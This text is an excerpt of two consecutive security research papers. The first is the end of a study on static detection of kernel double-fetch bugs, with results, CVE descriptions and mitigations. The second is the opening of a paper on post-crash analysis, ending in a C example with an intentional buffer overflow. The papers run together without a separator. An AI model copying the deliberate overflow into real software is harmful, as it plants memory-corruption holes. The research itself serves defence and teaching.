True Bugs	5	6%	4	80%

Table 2: Refined Double-Fetch Bug Detection Results

Kernel	Total Files	Reported Files	True Bugs	Size Check.	Type Sel.
Linux 4.5	39,906	53	5	23	6
Android 6.0.1	35,313	48	3	18	6
FreeBSD	32,830	16	0	8	3

4 Evaluation

In this section, we present the evaluation of our study, which includes two parts: the statistics of the manual analysis, and the results of the refined approach when applied to three open source kernels: Linux, Android, and FreeBSD. We obtained the most up-to-date versions available at the time of the analysis.

4.1 Statistics and Analysis

In Linux 4.5, there are 52,881 files in total and 39,906 of them are source files (with a file extension of .c or .h), which are our analysis targets (other files are ignored). 17,532 source files belong to drivers (44%). After the basic pattern matching of the source files and the manual inspection to remove false positives, we obtained 90 double-fetch candidate files for further inspection. We categorized the candidates into the three double-fetch scenarios *Size Checking*, *Type Selection* and *Shallow Copy*. They are the most common cases on how a double fetch occurs while user space data is copied to the kernel space and how the data is then used in the kernel. We have discussed these scenarios in detail with real double-fetch bug examples in the previous section. As shown in Table 1, of the 90 candidates we found, 30 were related to the size checking scenario, 11 were related to the type selection scenario, and 31 were related to the shallow copy scenario, accounting for 33%, 12%, and 34% respectively. 18 candidates did not fit into one of the three scenarios.

Furthermore, 57 out of the 90 candidates were part of Linux drivers and among them, 22 were size checking related, 9 were type selection related and 19 were shallow copy related.

Most importantly, we found five previously unknown double-fetch bugs which include four size checking scenarios and one shallow copy scenario which also belongs to the size checking scenario. Three of them are exploitable vulnerabilities. The five bugs have been reported and they all have been confirmed by the developers and have meanwhile been fixed. From the statistical result, we can observe the following:

1. 57 out of 90 (63%) of the candidates were driver related and 22 out of 30 (73%) of the size checking cases, 9 out of 11 (82%) of the type selection cases and 19 out of 31 (61%) of the shallow copy cases occur in drivers.

2. 4 out of 5 (80%) of the double-fetch bugs we found inside drivers and belong to the size checking category.

Overall, this leads to the conclusion that most double fetches do not cause double-fetch bugs and that double fetches are more likely to occur in drivers. However, as soon as a double fetch is due to size checking, developers have to be careful: Four out of 22 size checking scenarios in drivers turned out to be double-fetch bugs.

4.2 Analysis of Three Open Source Kernels

Based on the double fetch basic pattern matching and manual analysis, we refined our double fetch pattern and developed a new double-fetch bug detection analysis based on the Coccinelle engine. In order to fully evaluate our approach, we analyzed three popular open source kernels, namely Linux, Android, and FreeBSD. Results are shown in Table 2.

For the Linux kernel, the experiment was conducted on version 4.5, which was the newest version when the experiment was conducted. The analysis took about 10 minutes and reported 53 candidate files. An investigation of the 53 candidates revealed five true double-fetch bugs, which were also found by the previous manual analysis. Among the reported files, 23 were size checking related, and 6 were type selection related.

For Android, even though it uses Linux as its kernel as well, we analyzed version 6.0.1 which is based on Linux 3.18. There are still differences between the Android kernel and original Linux kernel: A kernel for Android is a mainstream Linux kernel, with additional drivers for the specific Android device, and other additional functionality, such as enhanced power management or faster graphics support. Our analysis took about 9 minutes and reported 48 candidate files, including seven files that were not included in the original Linux kernel reports. Among the reported candidates, three were true double-fetch bugs, including two that were shared with the Linux 4.5 report above, and one that was only reported for Android. Among the results, 18 candidates were size checking related, and six candidates were type selection related.

For FreeBSD, we needed to change the transfer functions `copy_from_user()` and `__copy_from_user()` to the corresponding ones in FreeBSD, `copyin()` and `copyin_nofault()`. We obtained the source code from the master branch[3]. This analysis took about 2 minutes and only 16 files were reported, but none of them turned out to be a vulnerable double-fetch bug. Among the reported candidates, eight were size checking related, and three were type selection related. It is interesting to note that 5 out of these 16 files were benign double fetches, which would have been double-fetch bugs but were prevented by additional checking schemes. The developers of FreeBSD seem to be more aware of double-fetch bugs and try to actively prevent them. In comparison, for Linux, only 5 out of the 53 reports were protected by additional checking schemes.

In this experiment, we only counted the size checking and type selection cases because the refined pattern matching approach discards shallow copy cases that are not able to cause a double-fetch bug. Our approach matches the double fetch pattern that fetches data from the same memory region, which ignores the first buffer fetches in the case of a shallow copy and only considers multiple fetches to the same second buffer. Such shallow copy cases usually combine with other scenarios such as size checking and type selection. In Table 2, the size checking cases of the Linux kernel also includes one case that occurred in a shallow copy scenario.

[3]From GitHub as of July 2016 (https://github.com/freebsd/freebsd)

5 Discussion

In this section, we discuss the discovered double-fetch bugs and vulnerabilities in Linux 4.5 and how double-fetch bugs can be prevented in the presence of double-fetch situations. We also interpret our findings and the limitations of our approach.

5.1 Detected Bugs and Vulnerabilities

Based on our approach, we found six double-fetch bugs in total. Five of them are previously unknown bugs that have not been reported before (CVE-2016-5728, -6130, -6136, -6156, -6480), and the sixth one (CVE-2015-1420) is a double-fetch bug present in the newest Android (version 6.0.1) which is based on an older Linux kernel (version 3.18) containing the bug, which has been fixed in the mainline Linux kernel since Linux 4.1. Three of the five new bugs are exploitable double-fetch vulnerabilities (CVE-2016-5728, -6136, -6480). Four of the five are in drivers (CVE-2016-5728, -6130, -6156, -6480). All bugs have been reported to the Linux kernel maintainers who have confirmed them. All of these reported bugs are fixed as of Linux 4.8. We did not find any new double-fetch bugs in FreeBSD. Details on the detected bugs are shown in Table 3.

The presented approach identifies a large number of double-fetch situations for which only a small number are double-fetch bugs (or even vulnerabilities). However, even though the cases we call benign double-fetch situations are not currently faulty, they could easily turn into a double-fetch bug or vulnerability when the code is updated without paying special attention to the double-fetch situation. We observed an occurrence of such a situation when investigating the patch history of the double-fetch bug CVE-2016-5728. A reuse of the second fetched value was introduced when the developer moved functionality from the MIC host driver into the Virtio Over PCIe (VOP) driver, therefore introducing a double-fetch bug. A major part of our future work will be preventing such benign double fetch situations from turning into harmful ones.

We did not find any false negatives while manually checking random samples of Linux kernel source code files.

5.2 Comparison

Only a few systematic studies have been conducted on double fetches. Bochspwn [14, 13] is the only approach similar enough to warrant a comparison with. An analysis of Linux 3.5.0 with Bochspwn did not find any double-fetch bug, while producing up to 200KB of double fetch logs. In the same kernel, our approach identi-

Table 3: Description of Identified Double Fetch Bugs and Vulnerabilities (*)

IDs	File	Description
CVE-2016-5728*	`mic_virtio.c` MIC architecture VOP (Virtual I/O Over PCIe) driver *Linux 4.5*	Race condition in the `vop_ioctl` function allows local users to obtain sensitive information from kernel memory or cause a denial of service (memory corruption and system crash) by changing a certain header, aka a "double fetch" vulnerability. *Belongs to the size checking scenario.*
CVE-2016-6130	`sclp_ctl.c` IBM S/390 SCLP console driver *Linux 4.5*	Race condition in the `sclp_ctl_ioctl_sccb` function allows local users to obtain sensitive information from kernel memory by changing a certain length value, aka a "double fetch" vulnerability. *Belongs to the size checking scenario.*
CVE-2016-6136*	`auditsc.c` Linux auditing subsystem *Linux 4.5*	Race condition in the `audit_log_single_ execve_arg` function allows local users to bypass intended character-set restrictions or disrupt system-call auditing by changing a certain string, aka a "double fetch" vulnerability.
CVE-2016-6156	`cros_ec_dev.c` Chrome OS Embedded Controller driver *Linux 4.5*	Race condition in the `ec_device_ioctl_xcmd` function allows local users to cause a denial of service (out-of-bounds array access) by changing a certain size value, aka a "double fetch" vulnerability. *Belongs to the size checking scenario.*
CVE-2016-6480*	`commctrl.c` Adaptec RAID controller driver *Linux 4.5*	Race condition in the `ioctl_send_fib` function allows local users to cause a denial of service (out-of-bounds access or system crash) by changing a certain size value, aka a "double fetch" vulnerability. *Belongs to the size checking scenario.*
*CVE-2015-1420**	`fhandle.c` File System *Android 6.0.1, (Linux 3.18)*	Race condition in the `handle_to_path` function allows local users to cause a denial of service (out-of-bounds array access) by changing a certain size value, aka a "double fetch" vulnerability. *Belongs to the size checking scenario.*

fied 3 out of the above discussed 6 double-fetch bugs (the other 3 bugs we found are in files that were not present in Linux 3.5.0).

It is likely that Bochspwn could not find these bugs because they were present in drivers. Indeed, dynamic approaches cannot support drivers without corresponding hardware or simulations of hardware. Bochspwn reported an instruction coverage of only 28% for the kernel, while our approach statically analyses the complete source code.

As for efficiency, our approach takes only a few minutes to conduct a path-sensitive exploration of the source code of the whole Linux kernel. In contrast, Bochspwn introduces a severe runtime overhead. For instance, their simulator needs 15 hours to boot the Windows kernel.

While it only took a few days to investigate the 90 double-fetch situations, Jurczyk and Coldwind did not report the time they needed to investigate the 200KB of double fetch logs generated by their simulator.

5.3 Double-Fetch Bug Prevention

Even though we provide an analysis to detect double-fetch bugs, developers must still be aware of how they occur and preemptively prevent double-fetch bugs. Human mistakes are to be expected in driver development when dealing with variable messages leading to new double-fetch situations.

(1) Don't Copy the Header Twice. Double-fetch situations can be completely avoided if the second fetch only copies the message body and not the complete message which copies the header a second time. For example, the double-fetch vulnerability in Android 6.0.1 (Linux 3.18) is resolved in Linux 4.1 by only copying the body in the second fetch.

(2) Use the Same Value. A double-fetch situation turns into a bug when there is a use of the "same" data from both fetch operations because a (malicious) user can change the data between the two fetches. If developers only use the data from one of the fetches, problems are avoided. According to our investigation, most of the double-fetch situations are benign because they only use the first fetched value.

(3) Overwrite Data. There are also situations in which the data has to be fetched and used twice, for example, the complete message is passed to a different function for processing. One way to resolve the situation and eliminate the double-fetch bug is to overwrite the header from the second fetch with the header that has been fetched first. Even if a malicious user changed the header between the two fetches, the change would have no impact. This approach is widely adopted in FreeBSD code, such as in `sys/dev/aac/aac.c` and `sys/dev/aacraid/aacraid.c`.

(4) Compare Data. Another way to resolve a double-fetch bug is to compare the data from the first fetch to the data of the second fetch before using it. If the data is not the same, the operation must be aborted.

(5) Synchronize Fetches. The last way to prevent a double-fetch bug is to use synchronization approaches to guarantee the atomicity of two inseparable operations, such as locks or critical sections. As long as we guarantee that the fetched value cannot be changed between the two fetches, then nothing wrong will come out of fetching multiple times. However, this approach will incur performance penalties for the kernel, as synchronization is introduced on a critical section.

Since the *Compare Data* approach does not need to modify very much of the source code, most of the identified double-fetch bugs we found have been patched in this way by the Linux developers (CVE-2016-5728, -6130, -6156, -6480). If the overlapped data sections from the two fetches are not the same, the kernel will now return an error. One can argue that it would have been better to avoid the double fetch of the headers with any of the other first three recommendations. However, comparing the data has two advantages: it not only allow detecting attacks by malicious users but also protects from situation in which the data is changed without malicious intent (e.g., by some bug in user space code).

We have implemented the *Compare Data* approach in Coccinelle as an automatic patch that injects code to compare the data from the first fetch with the data from the second fetch at places where a double-fetch bug has been found. It is able to automatically patch all size checking double-fetch bugs, which accounts for most of the identified bugs (5/6).

5.4 Interpretation of Results

Double fetches are a fundamental problem for kernel development. Popular operating systems like Windows, Linux, Android, and FreeBSD all had double-fetch bugs and vulnerabilities in the past. Double-fetch issues have a long history, and one bug we identified (CVE-2016-6480) has existed for over ten years.

Double fetches are prevalent and sometimes inevitable in kernels. We categorized three typical double fetch scenarios from the occurrences we detected. 63% of these double fetches occur in drivers, which implies that drivers are the hard-hit area. Four out of the five new bugs belong to size checking scenarios, indicating that variable length message processing needs vetting for double-fetch bugs.

In the Linux kernel, double-fetch bugs are more complex than in Windows because transfer functions separate the fetches from the uses in a double-fetch bug, making it harder to separate benign from vulnerable double fetches. A previous dynamic approach has not found any double-fetch bug in Linux, where our static approach found some, demonstrating the power of a simple static analysis.

Our approach requires manual inspection, however, the manual inspection does not have to be repeated for the full kernel as future analyses can be limited to changed files. Moreover, developing a static analysis that automatically identifies double-fetch bugs with higher accuracy would have cost much more time than developing our current approach, running it on different kernels, and the manual investigating the results together. Also, before our analysis and categorization, it was not known in which situations double-fetch bugs occur in the Linux kernel—knowledge that was needed in order to design a more precise static double-fetch bug analysis. With the refined approach, one would only have had to look at the 53 potential double-fetch bugs, not at all 90 double-fetch situations. Therefore, the manual analysis part of our approach is inevitable but highly beneficial.

As for prevention, all of the four size checking bugs are patched by the *Compare Data* method, indicating the double fetches are not avoided completely as the patched situations still abort the client program by returning an error. Moreover, even benign double-fetch situations are not safe because they can turn into harmful ones easily. One such bug (CVE-2016-5728) was introduced from a benign double-fetch situation by a code update. However, most of these potential cases are not fixed as they are currently not vulnerable.

Even if a double fetch is benign, i.e., is not vulnerable, it can be considered a performance issue since one of the fetches (invocations of the transfer functions) is redundant.

5.5 Limitations

We focused on analyzing situations in which double fetches occur in Linux with a pattern-based analysis of the source code. However, the nature of the analysis prevents the detection of double fetches that occur on a lower level, e.g., in preprocessed or compiled code.

Double-fetch bugs can even occur in macros. In one such case [24], the macro fetches a pointer twice, the first time to test for NULL and the second time to use it. However, due to the potential pointer change between the two fetches, a null-pointer crash may be caused.

A double-fetch bug can also be introduced through compiler optimization. It then occurs in the compiled binary but not in the source code. Wilhelm [37] recently found such a compiler-generated double-fetch bug in the Xen Hypervisor, which is because the pointers to shared memory regions are not labeled as *volatile*, allowing the compiler to turn a single memory access into multiple accesses at the binary level, since it assumes that the memory will not be changed.

6 Related Work

So far, research conducted on double-fetch analysis has exclusively focused on dynamic analysis, whereas we proposed a static analysis approach. In addition to the already discussed work on Bochspwn [14, 13], there are also a few related studies as follows.

Wilhelm [37] used a similar approach to Bochspwn to analyze memory access pattern of para-virtualized devices' backend components. His analysis identified 39 potential double fetch issues and discovered three novel security vulnerabilities in security-critical backend components. One of the discovered vulnerabilities does not exist in the source code but is introduced through compiler optimization (see the discussion in Section 5.5). Moreover, another discovered vulnerability in the source code is usually not exploitable because the compiler optimizes the code in a way that the second fetch is replaced with a reuse of the value of the first fetch.

Double-fetch race conditions are very similar to Time-Of-Check to Time-Of-Use (TOCTOU) race conditions caused by changes occurring between checking a condition and the use of the check's result (by which the condition no longer holds). The data inconsistency in TOCTOU is usually caused by a race condition that results from improper synchronized concurrent accesses to a shared object. There are varieties of shared objects in any computer system, such as files [2], sockets [36] and memory locations [39], therefore, a TOCTOU can exist in different layers throughout the system. TOCTOU race conditions often occur in file systems and numerous approaches [5, 9, 18, 4, 27] have been proposed to solve these problems, but there is still no general, secure way for applications to access file systems in a race-free way.

Watson [36] worked on exploiting wrapper concurrency vulnerabilities that come from system call interposition. He focused on the wrapper vulnerabilities that will lead to security issues such as privilege escalation and audit bypass. By identifying resources relevant to access control, audit, or other security functionality that are accessed concurrently across a trust boundary, he found vulnerabilities from the wrappers and demonstrated the exploit techniques with examples. He also categorized the Time-Of-Audit to Time-Of-Use and Time-Of-Replacement to Time-Of-Use issues in addition to the Time-Of-Check to Time-Of-Use issue. However, he focused on the system call interposition security extensions rather than the kernel as we do. He did not provide details of how he found these vulnerabilities either.

Yang et al. [39] cataloged concurrency attacks in the wild by studying 46 different types of exploits and presented their characteristics. They pointed out that the risk of concurrency attacks was proportional to the duration of the vulnerability window. Moreover, they found that previous TOCTOU detection and prevention techniques are too specific and cannot detect or prevent general concurrency attacks.

Coccinelle [17], the program matching and transformation engine we use in our approach, was initially targeted for collateral evolution in Linux drivers, but now is widely used for finding and fixing bugs in systems code. With Coccinelle, Nicolas et al. [26, 25] performed a study of all the versions of Linux released between 2003 and 2011, ten years after the work of Chou et al. [7], who gave the first thorough study on faults found in Linux. Nicolas et al. pointed out that the kind of faults considered ten years ago were still relevant, and were still present in both new and existing files. They also found that the rate of the considered kinds of faults were falling in the driver directory, which supported Chou et al.

7 Conclusion

This work provides the first (to the best of our knowledge) static analysis of double fetches in the Linux kernel. It is the first approach able to detect double-fetch vulnerabilities in the complete kernel including all drivers and all hardware architectures (which was impossible using dynamic approaches). Based on our pattern-based static analysis, we categorized three typical scenarios in which double fetches are prone to occur. We also provide recommended solutions, specific to typical double-fetch scenarios we found in our study, to prevent double-fetch bugs and vulnerabilities. One solution is used to automatically patch double-fetch bugs, which is able to automatically patch all discovered bugs occurring in the size-checking scenario.

Where a known dynamic analysis of the Linux, FreeBSD, and OpenBSD kernels found no double-fetch bug, our static analysis discovered six real double-fetch bugs, five of which are previously unknown bugs, and three of which are exploitable double-fetch vulnerabilities. All of the reported bugs have been confirmed and

fixed by the maintainers. Our approach has been adopted by the Coccinelle team and is currently being integrated into the Linux kernel patch vetting.

Acknowledgments

The authors would like to sincerely thank all the reviewers for your time and expertise on this paper. Your insightful comments help us improve this work. This work is partially supported by the The National Key Research and Development Program of China (2016YFB0200401), by the program for New Century Excellent Talents in University, by the National Science Foundation (NSF) China 61402492, 61402486, 61379146, 61472437,and by the laboratory pre-research fund (9140C810106150C81001).

References

[1] Bug 166248 – CAN-2005-2490 sendmsg compat stack overflow. https://bugzilla.redhat.com/show_bug.cgi?id=166248.

[2] Bishop, M., Dilger, M., et al. Checking for race conditions in file accesses. *Computing systems 2*, 2 (1996), 131–152.

[3] Brunel, J., Doligez, D., Hansen, R. R., Lawall, J. L., and Muller, G. A foundation for flow-based program matching: Using temporal logic and model checking. In *Proceedings of the 36th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)* (2009).

[4] Cai, X., Gui, Y., and Johnson, R. Exploiting UNIX file-system races via algorithmic complexity attacks. In *30th IEEE Symposium on Security and Privacy* (2009), pp. 27–41.

[5] Chen, H., and Wagner, D. MOPS: an infrastructure for examining security properties of software. In *Proceedings of the 9th ACM conference on Computer and communications security* (2002), pp. 235–244.

[6] Chen, J., and MacDonald, S. Towards a better collaboration of static and dynamic analyses for testing concurrent programs. In *Proceedings of the 6th workshop on Parallel and distributed systems: testing, analysis, and debugging* (2008), p. 8.

[7] Chou, A., Yang, J., Chelf, B., Hallem, S., and Engler, D. An empirical study of operating systems errors. In *Proceedings of the Eighteenth ACM Symposium on Operating Systems Principles (SOSP)* (2001).

[8] Corbet, J., Rubini, A., and Kroah-Hartman, G. *Linux Device Drivers*. O'Reilly Media, Inc., 2005.

[9] Cowan, C., Beattie, S., Wright, C., and Kroah-Hartman, G. RaceGuard: Kernel protection from temporary file race vulnerabilities. In *USENIX Security Symposium* (2001), pp. 165–176.

[10] Engler, D., and Ashcraft, K. RacerX: effective, static detection of race conditions and deadlocks. In *Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles (SOSP '03)* (2003), ACM, pp. 237–252.

[11] Hammou, S. Exploiting Windows drivers: Double-fetch race condition vulnerability, 2016. http://resources.infosecinstitute.com/exploiting-windows-drivers-double-fetch-race-condition-vulnerability/.

[12] Huang, J., and Zhang, C. Persuasive prediction of concurrency access anomalies. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis* (2011), pp. 144–154.

[13] Jurczyk, M., and Coldwind, G. Bochspwn: Identifying 0-days via system-wide memory access pattern analysis. Black Hat 2013, 2013. http://vexillium.org/dl.php?BH2013_Mateusz_Jurczyk_Gynvael_Coldwind.pdf.

[14] Jurczyk, M., and Coldwind, G. Identifying and exploiting windows kernel race conditions via memory access patterns. Tech. rep., Google Research, 2013. http://research.google.com/pubs/archive/42189.pdf.

[15] Kasikci, B., Zamfir, C., and Candea, G. Data races vs. data race bugs: telling the difference with portend. In *Proceedings of the Seventeenth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2012), pp. 185–198.

[16] Kasikci, B., Zamfir, C., and Candea, G. RaceMob: crowdsourced data race detection. In *Proceedings of the twenty-fourth ACM symposium on operating systems principles* (2013), pp. 406–422.

[17] Lawall, J., Laurie, B., Hansen, R. R., Palix, N., and Muller, G. Finding error handling bugs in OpenSSL using Coccinelle. In *European Dependable Computing Conference (EDCC)* (2010), pp. 191–196.

[18] Lhee, K.-S., and Chapin, S. J. Detection of file-based race conditions. *International Journal of Information Security 4*, 1-2 (2005), 105–119.

[19] Lu, K., Wu, Z., Wang, X., Chen, C., and Zhou, X. RaceChecker: efficient identification of harmful data races. In *2015 23rd Euromicro International Conference on Parallel, Distributed, and Network-Based Processing* (2015), pp. 78–85.

[20] Lu, S., Park, S., Seo, E., and Zhou, Y. Learning from mistakes: a comprehensive study on real world concurrency bug characteristics. In *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2008), pp. 329–339.

[21] Lu, S., Park, S., and Zhou, Y. Finding atomicity-violation bugs through unserializable interleaving testing. *IEEE Transactions on Software Engineering 38*, 4 (2012), 844–860.

[22] Lu, S., Tucek, J., Qin, F., and Zhou, Y. AVIO: detecting atomicity violations via access interleaving invariants. In *ACM SIGARCH Computer Architecture News* (2006), vol. 34, pp. 37–48.

[23] Lucia, B., Ceze, L., and Strauss, K. Colorsafe: architectural support for debugging and dynamically avoiding multi-variable atomicity violations. *ACM SIGARCH computer architecture news 38*, 3 (2010), 222–233.

[24] McKenney, P. E. list: Fix double fetch of pointer in hlist_entry_safe(), 2013. https://lists.linuxfoundation.org/pipermail/containers/2013-March/031996.html.

[25] Palix, N., Thomas, G., Saha, S., Calvès, C., Lawall, J., and Muller, G. Faults in Linux: Ten years later. In *Proceedings of the Sixteenth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2011).

[26] Palix, N., Thomas, G., Saha, S., Calves, C., Muller, G., and Lawall, J. Faults in Linux 2.6. *ACM Transactions on Computer Systems (TOCS) 32*, 2 (2014), 4.

[27] Payer, M., and Gross, T. R. Protecting applications against TOCTTOU races by user-space caching of file metadata. In *Proceedings of the 8th ACM SIGPLAN/SIGOPS Conference on Virtual Execution Environments* (2012), pp. 215–226.

[28] Pratikakis, P., Foster, J. S., and Hicks, M. LOCKSMITH: Practical static race detection for C. *ACM Transactions on Programming Languages and Systems (TOPLAS) 33*, 1 (2011), 3.

[29] Ryzhyk, L., Chubb, P., Kuz, I., and Heiser, G. Dingo: Taming device drivers. In *Proceedings of the 4th ACM European conference on Computer systems* (2009), pp. 275–288.

[30] Savage, S., Burrows, M., Nelson, G., Sobalvarro, P., and Anderson, T. Eraser: A dynamic data race detector for multithreaded programs. *ACM Transactions on Computer Systems (TOCS) 15*, 4 (1997), 391–411.

[31] Sen, K. Race directed random testing of concurrent programs. *ACM SIGPLAN Notices 43*, 6 (2008), 11–21.

[32] Serna, F. J. MS08-061: the case of the kernel mode double-fetch, 2008. `https://blogs.technet.microsoft.com/srd/2008/10/14/ms08-061-the-case-of-the-kernel-mode-double-fetch/`.

[33] Shi, Y., Park, S., Yin, Z., Lu, S., Zhou, Y., Chen, W., and Zheng, W. Do i use the wrong definition?: Defuse: definition-use invariants for detecting concurrency and sequential bugs. In *ACM Sigplan Notices* (2010), vol. 45, ACM, pp. 160–174.

[34] Swift, M. M., Bershad, B. N., and Levy, H. M. Improving the reliability of commodity operating systems. *ACM Trans. Comput. Syst. 23*, 1 (Feb. 2005), 77–110.

[35] Voung, J. W., Jhala, R., and Lerner, S. RELAY: static race detection on millions of lines of code. In *Proceedings of the the 6th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering* (2007), pp. 205–214.

[36] Watson, R. N. Exploiting concurrency vulnerabilities in system call wrappers. In *First USENIX Workshop on Offensive Technologies (WOOT)* (2007).

[37] Wilhelm, F. Tracing privileged memory accesses to discover software vulnerabilities. Master's thesis, Karlsruher Institut für Technologie, 2015.

[38] Wu, Z., Lu, K., Wang, X., and Zhou, X. Collaborative technique for concurrency bug detection. *International Journal of Parallel Programming 43*, 2 (2015), 260–285.

[39] Yang, J., Cui, A., Stolfo, S., and Sethumadhavan, S. Concurrency attacks. In *Proceedings of the 4th USENIX Conference on Hot Topics in Parallelism* (2012).

[40] Zhang, M., Wu, Y., Lu, S., Qi, S., Ren, J., and Zheng, W. Ai: a lightweight system for tolerating concurrency bugs. In *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering* (2014), ACM, pp. 330–340.

[41] Zhang, W., Sun, C., and Lu, S. ConMem: detecting severe concurrency bugs through an effect-oriented approach. In *Proceedings of the Fifteenth Edition of ASPLOS on Architectural Support for Programming Languages and Operating Systems (ASPLOS XV)* (2010), pp. 179–192.

POMP: Postmortem Program Analysis with Hardware-Enhanced Post-Crash Artifacts

Jun Xu[†], Dongliang Mu[‡†], Xinyu Xing[†], Peng Liu[†], Ping Chen[†], and Bing Mao[‡]

[†]*College of Information Sciences and Technology, The Pennsylvania State University*

[‡]*State Key Laboratory for Novel Software Technology, Department of Computer Science and Technology, Nanjing University*

{jxx13,dzm77,xxing, pliu, pzc10}@ist.psu.edu, {maobing}@nju.edu.cn

Abstract

While a core dump carries a large amount of information, it barely serves as *informative* debugging aids in locating software faults because it carries information that indicates only a partial chronology of how program reached a crash site. Recently, this situation has been significantly improved. With the emergence of hardware-assisted processor tracing, software developers and security analysts can trace program execution and integrate them into a core dump. In comparison with an ordinary core dump, the new post-crash artifact provides software developers and security analysts with more clues as to a program crash. To use it for failure diagnosis, however, it still requires strenuous manual efforts.

In this work, we propose POMP, an automated tool to facilitate the analysis of post-crash artifacts. More specifically, POMP introduces a new reverse execution mechanism to construct the data flow that a program followed prior to its crash. By using the data flow, POMP then performs backward taint analysis and highlights those program statements that actually contribute to the crash.

To demonstrate its effectiveness in pinpointing program statements truly pertaining to a program crash, we have implemented POMP for Linux system on x86-32 platform, and tested it against various program crashes resulting from 31 distinct real-world security vulnerabilities. We show that, POMP can accurately and efficiently pinpoint program statements that truly pertain to the crashes, making failure diagnosis significantly convenient.

1 Introduction

Despite the best efforts of software developers, software inevitably contains defects. When they are triggered, a program typically crashes or otherwise terminates abnormally. To track down the root cause of a software crash, software developers and security analysts need to identify those program statements pertaining to the crash, analyze these statements and eventually figure out why a bad value (such as an invalid pointer) was passed to the crash site. In general, this procedure can be significantly facilitated (and even automated) if both control and data flows are given. As such, the research on postmortem program analysis primarily focuses on finding out control and data flows of crashing programs. Of all techniques on postmortem program analysis, record-and-replay (*e.g.,* [10, 12, 14]) and core dump analysis (*e.g.,* [16, 26, 36]) are most common.

Record-and-replay is a technique that typically instruments a program so that one can automatically log non-deterministic events (*i. e.,* the input to a program as well as the memory access interleavings of the threads) and later utilize the log to replay the program deterministically. In theory, this technique would significantly benefit root cause diagnosis of crashing programs because developers and security analysts can fully reconstruct the control and data flows prior to a crash. In practice, it however is not widely adopted due to the requirement of program instrumentation and the high overhead it introduces during normal operations.

In comparison with record-and-reply, core dump analysis is a lightweight technique for the diagnosis of program crashes. It does not require program instrumentation, nor rely upon the log of program execution. Rather, it facilitates program failure diagnosis by using more generic information, *i. e.,* the core dump that an operating system automatically captures every time a process has crashed. However, a core dump provides only a snapshot of the failure, from which core dump analysis techniques can infer only partial control and data flows pertaining to program crashes. Presumably as such, they have not been treated as the first choice for software debugging.

Recently, the advance in hardware-assisted processor tracing significantly ameliorates this situation. With the emergence of Intel PT [6] – a brand new hardware feature in Intel CPUs – software developers and security analysts can trace instructions executed and save them in a

circular buffer. At the time of a program crash, an operating system includes the trace into a core dump. Since this post-crash artifact contains both the state of crashing memory and the execution history, software developers not only can inspect the program state at the time of the crash, but also fully reconstruct the control flow that led to the crash, making software debugging more informative and efficient.

While Intel PT augments software developers with the ability of obtaining more informative clues as to a software crash, to use it for the root cause diagnosis of software failures, it is still time consuming and requires a lot of manual efforts. As we will discuss in Section 2, a post-crash artifact[1] typically contains a large amount of instructions. Even though it carries execution history that allows one to fully reconstruct the control flow that a crashing program followed – without an automated tool to eliminate those instructions not pertaining to the failure – software developers and security analysts still need to manually examine each instruction in an artifact and identify those that actually contribute to the crash.

To address this problem, recent research [22] has proposed a technical approach to identify program statements that pertain to a software failure. Technically speaking, it combines static program analysis with a cooperative and adaptive form of dynamic program analysis that uses Intel PT. While shown to be effective in facilitating failure diagnosis, particularly those caused by concurrency bugs, this technique is less likely to be effective in analyzing crashes resulting from memory corruption vulnerabilities (e.g. buffer overflow or use after free). This is due to the fact that a memory corruption vulnerability allows an attacker to manipulate the control (or data) flow, whereas the static program analysis heavily relies upon the assumption that program execution does not violate control nor data flow integrity. Given that the technique proposed in [22] needs to track data flow using hardware watchpoints in a collaborative manner, this technique is also less suitable to the situation where program crashes cannot be easily collected in a crowd-sourcing manner.

In this work, we design and develop POMP, a new automated tool that analyzes a post-crash artifact and pinpoints statements pertaining to the crash. Considering that the control flow of a program might be hijacked and static analysis is unreliable, the design of POMP is exclusively on the basis of the information residing in post-crash artifacts. In particular, POMP introduces a reverse execution mechanism which takes as input a post-crash artifact, analyzes the crashing memory and reversely executes the instructions residing in the artifact. With the support of this reverse execution, POMP reconstructs the data flow that a program followed prior to its crash, and then utilizes backward taint analysis to pinpoint the critical instructions leading up to the crash.

[1] By a post-crash artifact, without further specification, we mean a core dump including both the snapshot of crashing memory and the instructions executed prior to the crash.

The reverse execution proposed in this work is novel. In previous research, the design of reverse execution is under the assumption of the data integrity in crashing memory [16, 37] or heavily relies upon the capability of recording critical objects in memory [7–9, 13]. In this work, considering a software vulnerability might incur memory corruption and object recording imposes overhead on normal operations, we relax this assumption and the ability of data object recording, and introduce a recursive algorithm. To be specific, the algorithm performs the restoration of memory footprints by constructing the data flow prior to the crash. In turn, it also employs recovered memory footprints to improve data flow construction. If needed, the algorithm also verifies memory aliases and ensures data flow construction does not introduce errors or uncertainty. We detail this algorithm in Section 4.

To the best of our knowledge, POMP is the first work that can recover the data flow prior to a program crash. Since POMP relies only upon a post-crash artifact, it is non-intrusive to normal operations and, more importantly, generally applicable to any settings even though crash report collection cannot be performed in a cooperative manner. Last but not least, it should be noted that the impact of this work is not just restricted to analyzing the abnormal program termination caused by memory corruption vulnerabilities. The technique we proposed is generally applicable to program crashes caused by other software bugs, such as dereferencing null pointers. We will demonstrate this capability in Section 6.

In summary, this paper makes the following contributions.

- We designed POMP, a new technique that analyzes post-crash artifacts by reversely executing instructions residing in the artifact.
- We implemented POMP on 32-bit Linux for facilitating software developers (or security analysts) to pinpoint software defects, particularly memory corruption vulnerabilities.
- We demonstrated the effectiveness of POMP in facilitating software debugging by using various post-crash artifacts attributable to 31 distinct real world security vulnerabilities.

The rest of this paper is organized as follows. Section 2 defines the problem scope of our research. Section 3 presents the overview of POMP. Section 4 and 5 describe the design and implementation of POMP in detail. Section 6 demonstrates the utility of POMP. Section 7 summarizes the work most relevant to ours followed by some discussion on POMP in Section 8. Finally, we conclude this work in Section 9.

```
1  void test(void){
2     ...
3  }
4
5  int child(int *a){
6     a[0] = 1; // assigning value to var
7     a[1] = 2; // overflow func
8     return 0;
9  }
10
11 int main(){
12    void (*func)(void);
13    int var;
14    func = &test;
15    child(&var);
16    func(); // crash site
17 }
```

